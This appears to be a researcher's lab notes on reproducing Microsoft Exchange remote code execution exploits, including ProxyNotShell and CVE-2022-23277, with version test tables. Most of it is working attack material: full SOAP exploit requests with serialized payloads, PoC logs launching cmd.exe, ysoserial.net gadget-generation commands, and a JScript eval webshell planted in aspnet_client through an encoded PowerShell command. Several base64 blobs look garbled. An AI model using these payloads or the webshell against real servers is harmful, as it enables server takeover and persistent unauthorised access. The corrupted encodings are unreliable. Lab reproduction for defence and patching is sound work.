Set-Cookie: X-BackEndCookie=S-1-5-21-46962994-2066588249-799565096-500=u56Lnp2ejJqBmsmZy5yZz8zSns2bzNLLysmd0sb0y8/SzJ2eyMj0mc+enJ7HgYHNz83M0s7P0s/Hq8/Gxc3NxczIgZqHnJeekZiazc/OydGckJKBzw==; expires=Sun, 08-Oct-2023 09:22:37 GMT; path=/autodiscover; secure; HttpOnly
X-Powered-By: ASP.NET
X-FEServer: WIN-UPF09R7H264
Date: Fri, 08 Sep 2023 09:22:36 GMT
Content-Length: 678

<s:Envelope xml:lang="zh-CN" xmlns:s="http://www.w3.org/2003/05/soap-envelope"
xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd"><s:Header>
<a:Action>http://schemas.microsoft.com/wbem/wsman/1/windows/shell/ReceiveResponse</a:Action>
<a:MessageID>uuid:6747A94B-9EB8-479A-9A52-F85A259A1B3D</a:MessageID>
<a:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:To><a:RelatesTo>uuid:e7b63b02-c710-4671-8bc8-ef16fbd3dd2f</a:RelatesTo></s:Header><s:Body><rsp:ReceiveResponse><rsp:Stream
Name="stdout">AAAAAAAAACmcAAAAAAAAAAMAAADKAQAAAAIAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0+7vzxPYmogU
mVmSWQ9IjAiPjxNUz48VmVyc2lubiB0PSJwcm90b2NvbHZlcnNpb24iPjIuMzwwVmVyc2lvbj48VmVyc2lubiB0PSJQU1ZlcnNpb24iPjIu
MDwwVmVyc2lvbj48VmVyc2lubiB0PSJTXZJpYXpYcmF0aW9uVmVyc2lubiI+MS4xLjAuMTwwVmVyc2lvbj48L01TPjwvT2JqPg==
</rsp:Stream></rsp:ReceiveResponse></s:Body></s:Envelope>

```

An HTTP POST request that uses XML SOAP to start a new process

- [image: image]

- [image: image]
- request

POST /autodiscover/admin@localhost//powershell/autodiscover.json?x=a HTTP/1.1
Host: 192.168.14.6
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
Content-Type: application/soap+xml; charset=UTF-8
Cookie: X-BackEndCookie=S-1-5-21-46962994-2066588249-799565096-500=u56Lnp2ejJqBmsmZy5yZz8zSns2bzNLLysmd0sb0y8/SzJ2eyMjOmc+enJ7HgYHNz83M0s7P0s/Hq8/Gxc3HxcvPgZqHnJeekZiazc/OydGckJKBzw==; Email=autodiscover/admin@localhost
Content-Length: 4071

```
<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope"
xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd">
  <s:Header>
    <a:To>https://exchange16.domaincorp.com:443/PowerShell?PSVersion=5.1.19041.610</a:To>
    <a:ReplyTo>
      <a:Address
s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:Address>
      </a:ReplyTo>
      <a:Action
s:mustUnderstand="true">http://schemas.microsoft.com/wbem/wsman/1/windows/shell/Command</a:Action>
      <w:MaxEnvelopeSize s:mustUnderstand="true">512000</w:MaxEnvelopeSize>
      <a:MessageID>uuid:5dc68edc-045d-4639-a3a2-f11b0c3d9d24</a:MessageID>
      <w:Locale xml:lang="en-US" s:mustUnderstand="false" />
      <p:DataLocale xml:lang="en-US" s:mustUnderstand="false" />
      <p:SessionId s:mustUnderstand="false">uuid:92d15a07-25ed-455c-913c-f75b789db485</p:SessionId>
      <p:OperationID s:mustUnderstand="false">uuid:86aa8b58-a678-4f53-a86b-c0ca5fde4238</p:OperationID>
      <p:SequenceId s:mustUnderstand="false">1</p:SequenceId>
      <w:ResourceURI
xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd">http://schemas.microsoft.com/powershell/Microsoft.Exchange</w:ResourceURI>
      <w:SelectorSet xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd">
        <w:Selector Name="ShellId">7ECF1934-4CC8-4322-B6C7-54FE32AFB3DC</w:Selector>
      </w:SelectorSet>
      <w:OperationTimeout>PT180.000S</w:OperationTimeout>
    </s:Header>
    <s:Body>
      <rsp:CommandLine xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
CommandId="f09f9889-40ba-4a66-8b8f-be91c03e8376" >
        <rsp:Command>New-OfflineAddressBook</rsp:Command>
```

```
<rsp:Arguments>AAAAAAAAAAAAAAAAAAAAA26AgAAAYQAgDw5UZdjgU/Qqbzjccy2sTUiZif8LpAZkqLj76RwD6DdjxPYmogUmVm
SWQ9IjEzIj4KCQkJPFROIFJLZklkPSIwIj4KCQkJCTxUPLN5c3RlbS5NYW5hZ2VtZW50LkF1dG9tYXRpb24uUFNDdXN0b21PYmplY3Q8L1Q
+CgkJCQk8VD5TeXN0ZW0uT2JqZWNoPC9UPgoJCQk8L1ROpgoJCQk8TVM+CgkJCQk8UyB0PSJ0Ij4tSWRlbnRpdHk6PC9TPgoJCQkJCQkJCT
whLS1PYmplY3QgdHlwZSBzZWNoaW9uLS0+CgkJCQk8T2JqIE49IlyiIFJlZklkPSIxNCI+CgkJCQkJPFROIFJLZklkPSIyIj4KCQkJCQk8V
D5TeXN0ZW0uT2VydmljZVByb2Nlc3MuU2VydmljZUNvbnRyb2xsZXI8L1Q+CgkJCQkJCTxUPLN5c3RlbS5PYmplY3Q8L1Q+CgkJCQkJPC9U
```

```
Tj4KCQkJCQk8VG9TdHJpbmc+U3lzdGVtLlNlcnZpY2VQcm9jZXNzLlNlcnZpY2VDb250cm9sbGVyPC9Ub1N0cmLuZz4KCgkJCQkJPFBYb3BzPgoJCQkJCQk8UyB0PSJ0YWllIj5UeXB1PC9TPgoJCQkJCQk8T2JqIE49I1RhcmdldFR5cGVGb3JEZXNlcm1hbG16YXRpb24iPgoJCQkJCQkJPFR0IFJlZklkPSIyIj4KCQkJCQkJCQk8VD5TeXN0ZW0uRXhjaXB0aW9uPC9UPgoJCQkJCQkJCTxUPlN5c3RlbS5PYmplY3Q8L1Q+CgkJCQkJCQk8L1R0PgoJCQkJCQkJPETPgoJCQkJCQkJCTxCQSB0PSJTXZjYwXpemF0aW9uRGF0YSI+QUFFQUFBRC8vLy8vQVFBQUFBQUFBQUFFQVFBQUFBQVRLWE4wWlwdVZXNXBkSGxUWlhKcFlXeHB1bUYwYVc5dVNH0XNaR1Z5QXdBQUFBUCVWFJoQ1ZWdWYUjVWSGx3WlF4QmMzMmxvV0pzZVU1aGJXVUJBQUVJQmdJQUFBQWdVM2x6ZEdWdExsZHBibVJ2ZDNndVRXRnlhM1Z3TGxoaGJXeFNaV0ZrWlhJRUFBUFCZ01BQUFCWVVISmxjMlZ1ZEdGMGF0X0VSbkpoYldWM2IzSnJMQ0JXWlhKemFX0XVQVFF1TUM0d0xqXNJRU4xYkhSMWNtVTL1bVYxZEhKaGJDd2dVSFZpYkdsalMyVjVWRzlyWlcl00U16Rmlaak00TlRaaFpETTJ0R1V6TlFzPTwvQkE+CgkJCQkJCQk8L01TPgoJCQkJCQk8L09iaj4KCQkJCQk8L1Byb3BzPgoKCQkJCQk8Uz4KICAgICAgICAgICAgICAgICAgICAgICAgPCFbQ0RBVEFbPFJlc291cmNlRGljdGlvbmFyeSB4bWxucz0iaHR0cDo vL3NjaGvtYXNubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuczp4PSJodHRwOi8vc2NoZW1hcy5taW Nyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCIgeG1sbnM6U3lzdGVtPSJjbHItbmFtZXNwYWNl0lN5c3RlbTtthc3NlbWJseT1tc2NvcmxpY iIgeG1sbnM6RGlhZz0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGlhZ25vc3RyY3M7YXNzZW1ibHk9c3lzdGVtIj48T2JqZWNORGF0YVByb3Zp ZGVyIHG6S2V5PSJMYXVvY2hDYWxjaCIgT2JqZWNOVHlwZT0ie3g6VHlwZSBEaWFn01Byb2Nlc3N9IiBNZXRob2R0YWllPSJtdGFydCI+PE9 iamVjdERhdGFQcm92aWRlcj5NZXRob2RQYXJhbWV0ZXJzPjxTeXN0ZW06U3RyaW5nPmNtZC5leGU8L1N5c3RlbTpTdHJpbmc+PFN5c3RlbT pTdHJpbmc+L2MgbXNwYWludC5leGU8L1N5c3RlbTpTdHJpbmc+IDwvT2JqZWNORGF0YVByb3ZpZGVyLk1ldGhvfZFBhcmFtZXRlcnM+IDwvT 2JqZWNORGF0YVByb3ZpZGVyPiA8L1Jlc291cmNlRGljdGlvbmFyeT5dXT4KCQkJCQk8L1M+CgoJCQkJPc9PYmo+CgkJCTwvTVM+CgkJPc9P Ymo+Cgk=</rsp:Arguments>

</rsp:CommandLine>

</s:Body>

</s:Envelope>
```

- response

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/soap+xml; charset=UTF-8
Content-Encoding: gzip
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: c3f52c2f-ada3-402f-b035-e837b53c40aa
X-CalculatedBETarget: win-upf09r7h264.exchange2016.com
X-AspNet-Version: 4.0.30319
Set-Cookie: X-BackEndCookie=S-1-5-21-46962994-2066588249-799565096-500=u56Lnp2ejJqBmsmZy5yZz8zSns2bzNLLysmd0sb0y8/SzJ2eyMj0mc+enJ7HgYHNz83M0s7P0s/Hq8/Gxc3HxcvPgZqHnJeekZiazc/OydGckJKBzw==; expires=Sun, 08-Oct-2023 09:28:40 GMT; path=/autodiscover; secure; HttpOnly
X-Powered-By: ASP.NET
X-FEServer: WIN-UPF09R7H264
Date: Fri, 08 Sep 2023 09:28:39 GMT
Content-Length: 537

<s:Envelope xml:lang="zh-CN" xmlns:s="http://www.w3.org/2003/05/soap-envelope"
xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:x="http://schemas.xmlsoap.org/ws/2004/09/transfer"
xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd"><s:Header>
<a:Action>http://schemas.microsoft.com/wbem/wsman/1/windows/shell/CommandResponse</a:Action>
<a:MessageID>uuid:0CBC5ED1-668F-47AB-8CBD-895723CAFF63</a:MessageID>
<a:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:To><a:RelatesTo>uuid:5dc68edc-045d-4639-a3a2-f11b0c3d9d24</a:RelatesTo></s:Header><s:Body><rsp:CommandResponse><rsp:CommandId>F09F9889-40BA-4A66-8B8F-BE91C03E8376</rsp:CommandId></rsp:CommandResponse></s:Body></s:Envelope>
```

step4

The attack ends and the SessionId is removed, so the vulnerability can be exploited again

- request

```
POST /autodiscover/admin@localhost//powershell/autodiscover.json?x=a HTTP/1.1
Host: 192.168.14.6
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/88.0.4324.190 Safari/537.36
Content-Type: application/soap+xml; charset=UTF-8
Cookie: Email=autodiscover/admin@localhost
Content-Length: 1375

<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:wsmv="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd">
  <s:Header>
    <wsa:Action
s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/09/transfer/Delete</wsa:Action>
    <wsmv:DataLocale s:mustUnderstand="false" xml:lang="en-US" />
    <wsman:Locale s:mustUnderstand="false" xml:lang="en-US" />
    <wsman:MaxEnvelopeSize s:mustUnderstand="true">512000</wsman:MaxEnvelopeSize>
    <wsa:MessageID>uuid:cf698888-a7a6-4c25-b5d3-72b30a0e1bfd</wsa:MessageID>
    <wsman:OperationTimeout>PT20S</wsman:OperationTimeout>
    <wsa:ReplyTo>
      <wsa:Address
s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:Address>
    </wsa:ReplyTo>
    <wsman:ResourceURI>http://schemas.microsoft.com/powershell/Microsoft.Exchange</wsman:ResourceURI>
    <wsmv:SessionId s:mustUnderstand="false">uuid:c3e774b7-9f83-485c-aeed-7b58740c958b</wsmv:SessionId>
    <wsa:To>http://ex01.lab.local/</wsa:To>
    <wsman:SelectorSet>
      <wsman:Selector Name="ShellId">8FCEBA08-6309-4EA7-B742-738E3803F596</wsman:Selector>
    </wsman:SelectorSet>
  </s:Header>
  <s:Body />
</s:Envelope>
```

- response

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/soap+xml; charset=UTF-8
Content-Encoding: gzip
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
request-id: 1d876b8a-ed2-4066-a9d6-b5d98c826528
X-CalculatedBETarget: win-upf09r7h264.exchange2016.com
X-AspNet-Version: 4.0.30319
Set-Cookie: X-BackEndCookie=; expires=Wed, 08-Sep-1993 12:12:48 GMT; path=/autodiscover; secure; HttpOnly
X-Powered-By: ASP.NET
X-FEServer: WIN-UPF09R7H264
Date: Fri, 08 Sep 2023 12:12:47 GMT
Content-Length: 452
```

```
<s:Envelope xml:lang="zh-CN" xmlns:s="http://www.w3.org/2003/05/soap-envelope"
xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:w="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"
xmlns:p="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd"><s:Header>
<a:Action>http://schemas.xmlsoap.org/ws/2004/09/transfer/DeleteResponse</a:Action>
<a:MessageID>uuid:FE680659-286C-4D5C-811B-2EB05B0A3D34</a:MessageID>
<a:To>http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</a:To><a:RelatesTo>uuid:cf698888-
a7a6-4c25-b5d3-72b30a0e1bfd</a:RelatesTo></s:Header><s:Body></s:Body></s:Envelope>
```

- exchange versions successfully tested locally:

Test status	exchange version	File Name	Publication date	File Size
python poc succeeded but msf failed	Exchange Server 2016 Cumulative Update CU17(KB4556414) 15.01.2044.004	ExchangeServer2016-x64-cu17.iso	2020/6/12	6.6 GB
Test failed	Exchange Server 2019 Cumulative Update 12 (KB5011156) 15.02.1118.007	ExchangeServer2019-x64-CU12.ISO	2022/4/20	5.8 GB
Test failed	Exchange Server 2016 Cumulative Update 22 (KB5005333) 15.01.2375.007	ExchangeServer2016-x64-CU22.ISO	2021/9/24	6.6 GB
Test failed	Exchange Server 2013 Cumulative Update 23 (KB4489622) 15.00.1497.002	Exchange2013-x64-cu23.exe	2021/5/3	1.6 GB

The poc script will need further modification to fit each exchange version

Local testing of the ProxyNotShell PoC published by Jangggggg

- [The ProxyNotShell PoC published on Jangggggg's github](#)
- [twitter screenshots proving the poc exploitation](#)

1. Using the poc script to start notepad.exe


```
root@fdvoid0:/mnt/d/1.recent-research/exchange/proxy-attackchain# python2 proxynotshell.py
https://192.168.14.6 'username' 'password' notepad.exe
[+] Create powershell session
[+] Got ShellId success
[+] Run keeping alive request
[+] Success keeping alive
[+] Run cmdlet new-offlineaddressbook
[+] Create powershell pipeline
[+] Run keeping alive request
[+] Success remove session
```

- [\[image: image\]](#)
- [\[image: image\]](#)

1. Using the poc script to write a txt file

```
root@fdvoid0:/mnt/d/1.recent-research/exchange/proxy-attackchain# python2 proxynotshell.py
https://192.168.14.6 'username' 'password' "echo 'proxynotshell is here' > C:\proxynotshell.txt"
[+] Create powershell session
[+] Got ShellId success
[+] Run keeping alive request
[+] Success keeping alive
[+] Run cmdlet new-offlineaddressbook
[+] Create powershell pipeline
[+] Run keeping alive request
[+] Success remove session
```

- [\[image: image\]](#)

1. Using the poc script to start cmd.exe

```
root@fdvoid0:/mnt/d/1.recent-research/exchange/proxy-attackchain# python2 proxynotshell.py
https://192.168.14.6 'username' 'password' cmd.exe
[+] Create powershell session
[+] Got ShellId success
[+] Run keeping alive request
[+] Success keeping alive
[+] Run cmdlet new-offlineaddressbook
[+] Create powershell pipeline
[+] Run keeping alive request
[+] Success remove session
```

- [\[image: image\]](#)

Local testing of the Metasploit ProxyNotShell RCE exp

On November 17, [ZeroSteiner](#) shared a [pull request](#) with MetaSploit which provides a common way to exploit the vulnerability and also provides a way to bypass the [Exchange Emergency Mitigation \(EM\) service](#), or the IIS URL rewrite that Microsoft recommends. The PR also contains updates for the ProxyShell vulnerability.

- [metasploit Microsoft Exchange ProxyNotShell RCE](#)

Officially it only supports Exchange Server 2019 (version 15.2); an unpatched exchange older than CU12 could be tried, but there is no such environment locally at the moment

- [\[image: image\]](#)
 - [exchange_proxynotshell_rce.rb](#)

The metasploit proxynotshell rb script will need further modification to fit each exchange version

ProxyNotRelay

ProxyNotRelay part links

- [ProxyNotRelay - An Exchange Vulnerability](#)

CVE-2022-21969

CVE-2022-21969 part links

- [Searching for Deserialization Protection Bypasses in Microsoft Exchange \(CVE-2022-21969\)](#)

OWASSRF + TabShell

OWASSRF + TabShell part links

- [The OWASSRF + TabShell exploit chain](#)

CVE-2022-23277 (completed)

CVE-2022-23277 part links

- [DotNet security - reproducing the CVE-2022-23277 vulnerability](#)
 - [The scripts involved in "DotNet security - reproducing the CVE-2022-23277 vulnerability"](#)
 - [Bypassing .NET Serialization Binders](#)
 - [dotnet deserialization and the not-so-safe SerializationBinder](#)
 - [Meeting Exchange again in 2022: deserialization vulnerability analysis \(part two\)](#)
 - [Deep understand ASPX file handling and some related attack vectors](#)
 - [The journey of exploiting a Sharepoint vulnerability.](#)
 - [Microsoft Exchange Server ChainedSerializationBinder Remote Code Execution](#)
 - [Microsoft Exchange Server: Remote Code Execution vulnerability CVE-2022-23277 exploitable despite patch?](#)
 - [Class: BinaryFormatter](#)
 - [cve-2022-23277 PoC video](#)
 - [A quick note on the BinaryFormatter binder and CVE-2022-23277](#)

.NET deserialization problems rose in 2017

- [the remark "SerializationBinder can also be used for security" was added to the SerializationBinder documentation.](#)
- [In 2020 Microsoft changed its description of SerializationBinder to the exact opposite of what it said before](#)
- [The vulnerability only affects the few specific security update versions below:](#)

Exchange Server	2016	CU22	<=	Jan22SU	15.1.2375.18	15.01.2375.018
Exchange Server	2016	CU21	<=	Jan22SU	15.1.2308.21	15.01.2308.021
Exchange Server	2019	CU11	<=	Jan22SU	15.2.986.15	15.02.0986.015
Exchange Server	2019	CU10	<=	Jan22SU	15.2.922.20	15.02.0922.020
Exchange Server	2013	CU23	<=	Jan22SU	15.0.1497.28	15.00.1497.028

- Local test exchange environment (Exchange Server 2016 with the 15.01.2375.018 security update installed):

Test status	exchange version	File Name	Publication date	File Size
Test succeeded	Exchange Server 2016 Cumulative Update 22 (KB5005333) 15.01.2375.007	ExchangeServer2016-x64-CU22.ISO	2021/9/24	6.6 GB
Test succeeded	Security Update For Exchange Server 2016 CU22 (KB5008631) 15.01.2375.018	Exchange2016-KB5008631-x64-zh-hans.msp	2022/1/11	151.2 MB

The request flow of the exp for this vulnerability is the same as for the earlier CVE-2021-42321 vulnerability; it just uses the new `DataSetTypeSpooF.net` deserialization chain. CVE-2022-23277 is a complete bypass of the `ChainedSerializationBinder.GlobalDisallowedTypesForDeserialization` blocklist: when the binder returns a null value, the binder's type check on deserialization has no effect, and this vulnerability can be used to deserialize any malicious class.

CVE-2021-42321 only affects 2016 CU21/22 and 2019 CU10/11. Since CVE-2022-23277 affects every Exchange version released after ChainedSerializationBinder() was introduced, if more deserialization trigger points could be found it might affect even more Exchange versions historically.

Exchange versions that are too old, or that never introduced `ChainedSerializationBinder()`, cannot be exploited with this vulnerability

1. Using the original unmodified DataSetTypeSpooferGenerator.cs of ysoserial.net to write the test.txt file

```
PS D:\1.recent-research\exchange\proxy-attackchain\ysoserial.net-modified\ysoserial\bin\Release>
.\ysoserial.exe -g DataSetTypeSpooF -f BinaryFormatter -o base64 -c "echo fdvoid0 >
C:\inetpub\wwwroot\aspnet_client\ttest.txt"
AAEAAAAD/////AQAAAAAAAAAMAgAAAAhtc2NvcmxpYgWDAAAATLN5c3RlbS5EYXRhLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHRlcmU9bmVldHJhbCwgUHViIGljbGlzS2V5VG9rZW49Yjc3YTUVjNTYxOTM0ZTA4QUBAAAYIN5c3RlbS5EYXRhLCkRhdkGFTZXQsIFN5c3RlbS5EYXRhLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHRlcmU9bmVldHJhbCwgUHViIGljbGlzS2V5VG9rZW49Yjc3YTUVjNTYxOTM0ZTA4QoAAAAWRGF0YVNldC5SZWlwvdGluZ0Zvcm1hdBNEYXRhU2V0LkRhdkGFTZXROyWllEURhdGFTZXQUmTfTZXNWYWNldkRhdkGFTZXQUHJLZml4URhdGFTZXQuQ2FzVZNlbnNpdGluZSRJEYXRhU2V0LkxvY2FsZUxD5UQAQRF0YVNldC5FbmVzcmNlQ29uc3RyYWludHMARGF0YVNldC5FeHRLbmRlZFByb3BlcnRpZXMURG0YVNldC5UYWJsZXMuQ291bnQRGF0YVNldC5UYWJsZXNFMAQBAQEAAAAACAcU3lzdGVtLkRhdkGeU2VyaWFsaXphdGlvbkZvcm1hdAaaaaABCAEIAGIAAAAF/P///x9TeXN0ZW0uRGF0YSSTZXJpYXxpemF0aw9uRm9ybWFOAQAAAd2Ywx1ZV9FAAgDAAAAAQAAAAFYAAAAAKFAAAACQUAA
AACQQAAAAKAQAAAAKGAADAwYAAADIWAaaaGABAAAA//wEAAAAAAAAADAIAAABeTWljcm9zb2Z0LlBvd2VyU2hlbGwuRWlpdG9yLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHRlcmU9bmVldHJhbCwgUHViIGljbGlzS2V5VG9rZW49MzFiZjM4NTZhZDM2NGUzNQUBAAAQk1pY3Jvc29mdC5waXNlYWxtDHVkaW8uVG94dC5Gb3JtYXR0aw5nLlRleHRGb3JtYXR0aw5nUnVuUHJVhcGVydGllcwEAAAAPrm9yZWdyb3VuZEJjdXNoAQIAAA
AGAWAAA0oFPD94bWwgdMVyc2lrbj0iMS4wiIBlbnNvZGluZz0idXRMLTE2Ij8+DQo8T2JqZWNOGRGF0YVByb3ZpZGVyIE1ldGhvZE5hbWU9I
lN0YXJ0IiBJc0luaXRPYXWmb2FkrW5hYmxlZD0iRmFsc2UiIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWNYb3NvZnQuY29tL3dpbmZ4LzIw
MDYveGFTbC9wcmVzZW50YXRpb24iIHhtbG5zOnNkPSJjbHItbmtfZXNWYWNlOln5c3RlbS5EaWFnbm9zdGllcjczthc3NlbWJseT1TeXN0ZW0
iIHhtbG5zOn9Imh0dHA6Ly9yZ2hlbWFlZLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YwlsIj4NCiAgPE9iamVjdERhdGFQcm92aWRlcj
5PYmplY3Rjb3N0Yw5jZT4NCiAgICAgICA8C2Q6UHJvY2Vzc24NCiAgICAgICAgIDxzZDp0cm9jZXNzLnN0YXJ0SW5mbz4NCiAgICAgICAgICAgPHNkOlByb
2Nlc3NTdGFydEluZm8gQXNdWllbnRzPSiYyBlY2hvIGZkdmd9pZDAGJmd0OyBD0LxpblV0cHVhXhd3d3Jvb3RCYXNWbmV0X2NsawVudFx0
ZXN0LnR4dCIgU3RhbmdRhcmlRfcjVckVUy29kaw5nPSJ7eDP0dWxsfsIgU3RhbmdRhcmlRpdXRwdXRfbmVzGluZz0ie3g6TnVsBH0iIFVzZXJ
0YW1lPSIIiFBhc3N3b3JkPSJ7eDP0dWxsfsIgRG9tYwluPSIIiExvYWRVc2VyUHJvZmlzZT0iRmFsc2UiIEZpbGV0Yw1lPSJjbWQiIC8+DQ
ogICAgICA8L3NkOlByb2Nlc3MuU3RhcndRjbmZvPgOKICAgIDwvc2Q6UHJvY2Vzc24NCiAgPC9PYmplY3REYXRhUHJvdmlkZXIuT2JqZWNO5
W5zdGFuY2U+DQo8L09iamVjdERhdGFQcm92aWRlcj4LCw==
```

1. Using the modified DataSetTypeSpooferGenerator.cs of ysoserial.net to write the shell file

- webshell shell.txt:

```
fd<script language="JScript" runat="server" Page aspcompat=true>function Page_Load()  
{eval(Request["cmd"],"unsafe");}</script>
```

Encode it with powershell:

```
PS D:\1.recent-research\exchange\proxy-attackchain\CVE-2022-23277-main> $file=Get-Content -Path shell.txt  
PS D:\1.recent-research\exchange\proxy-attackchain\CVE-2022-23277-main> $MyScript = "Set-Content -Path  
'C:\inetpub\wwwroot\aspnet_client\0.aspx' -Value '$file'"  
PS D:\1.recent-research\exchange\proxy-attackchain\CVE-2022-23277-main> $MyEncodedScript =  
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($MyScript))  
PS D:\1.recent-research\exchange\proxy-attackchain\CVE-2022-23277-main> $MyEncodedScript  
UwB1AHQALQBDAG8AbgB0AGUAbgB0ACAALQBQAGEAdABoACAAJwBDADoAXABpAG4AZQB0AHAAdQBIAFwAdwB3AHcAcgBvAG8AdABcAGEAcwB  
wAG4AZQB0AF8AYwBsAGkAZQBwAHQAXAAwAC4AYQBzAHAAeAAACAALQBWAGEAbAB1AGUAIAnAGYAZAA8AHMAYwByAGkAcAB0ACAAbABhAG  
4AZwB1AGEAZwB1AD0AIgBKAFMAYwByAGkAcAB0ACIAIABYAHUAbgBhAHQAPQAIAHMAZQBYAHYAZQBYACIAIABQAGEAZwB1ACAAYQBzAHAAY  
wBvAG0AcABhAHQAPQB0AHIAAdQBLAD4AZgB1AG4AYwB0AGkAbwBuACAUAUABhAGcAZQBfAEwAbwBhAGQAKAApAHsAZQB2AGEAbAAoAFIAZQBx  
AHUAZQBzAHQAWwAiAGMabQBkACIAXQAsACIAdQBwAHMAYQBmAGUAIgApADsAfQA8AC8AcwBjAHIAaQBwAHQAPgAnAA==
```

Then put the encoded data into DataSetTypeSpooferGenerator.cs

```
// psi.FileName = inputArgs.CmdFileName;  
if (inputArgs.HasArguments)  
{  
    // psi.Arguments = inputArgs.CmdArguments;  
}  
  
psi.FileName = "powershell.exe";  
psi.Arguments = " -EncodedCommand  
UwB1AHQALQBDAG8AbgB0AGUAbgB0ACAALQBQAGEAdABoACAAJwBDADoAXABpAG4AZQB0AHAAdQBIAFwAdwB3AHcAcgBvAG8AdABcAGEAcwB  
wAG4AZQB0AF8AYwBsAGkAZQBwAHQAXAAwAC4AYQBzAHAAeAAACAALQBWAGEAbAB1AGUAIAnAGYAZAA8AHMAYwByAGkAcAB0ACAAbABhAG  
4AZwB1AGEAZwB1AD0AIgBKAFMAYwByAGkAcAB0ACIAIABYAHUAbgBhAHQAPQAIAHMAZQBYAHYAZQBYACIAIABQAGEAZwB1ACAAYQBzAHAAY  
wBvAG0AcABhAHQAPQB0AHIAAdQBLAD4AZgB1AG4AYwB0AGkAbwBuACAUAUABhAGcAZQBfAEwAbwBhAGQAKAApAHsAZQB2AGEAbAAoAFIAZQBx  
AHUAZQBzAHQAWwAiAGMabQBkACIAXQAsACIAdQBwAHMAYQBmAGUAIgApADsAfQA8AC8AcwBjAHIAaQBwAHQAPgAnAA==";
```

Change the contents of the original DataSetTypeSpooferGenerator.cs to the following:

- [\[image: image\]](#)

Finally recompile ysoserial.net to get a usable gadget chain and put it into the python exp script

Using the script, everything is written successfully in one go, although the last step reports a connection error every time...

- [cve-2022-23277-exp.py](#)
- [\[image: image\]](#)
- [\[image: image\]](#)

1. Using metasploit's [Microsoft Exchange Server ChainedSerializationBinder RCE module](#)

Detection succeeds, but the file cannot be executed and no session comes back?

- [\[image: image\]](#)

CVE-2023-21707 (deserialization remote code execution) (no domain environment available)

CVE-2023-21707 part links

- [Microsoft Exchange Powershell Remoting Deserialization leading to RCE \(CVE-2023-21707\) English version](#)
 - [Microsoft Exchange Powershell Remoting Deserialization lead to RCE \(CVE-2023-21707\) Vietnamese original](#)
 - [CVE-2023-21707 Exchange deserialization payload generation](#)
- Information about the exchange versions affected by the vulnerability

< Exchange Server	2019	CU12	Feb23SU	February 14, 2023	15.2.1118.25	15.02.1118.025
< Exchange Server	2019	CU11	Feb23SU	February 14, 2023	15.2.986.41	15.02.0986.041
< Exchange Server	2016	CU23	Feb23SU	February 14, 2023	15.1.2507.21	15.01.2507.021
< Exchange Server	2013	CU23	Feb23SU	February 14, 2023	15.0.1497.47	15.00.1497.047

- [\[image: image\]](#)
- [Research on Proxynotshell deserialization and the CVE-2023-21707 vulnerability](#)
 - [Microsoft Exchange Remote Powershell RCE \(CVE-2023-21707\)](#)

This vulnerability is a variant of proxynotshell

Microsoft.Exchange.Security.Authentication.GenericSidIdentity is a subclass of ClaimsIdentity. During deserialization the ClaimsIdentity object is reconstructed first, then ClaimsIdentity.OnDeserializedMethod() is called

This gives an opportunity for exploitation: the second deserialization stage can be abused to trigger RCE

- 1. This exp has to be used in an intranet environment where a domain exists
 - 2. Ports 80 (http) and 88 (Kerberos) of the target exchange must be reachable
 - 3. The account and password of the target machine have to be known

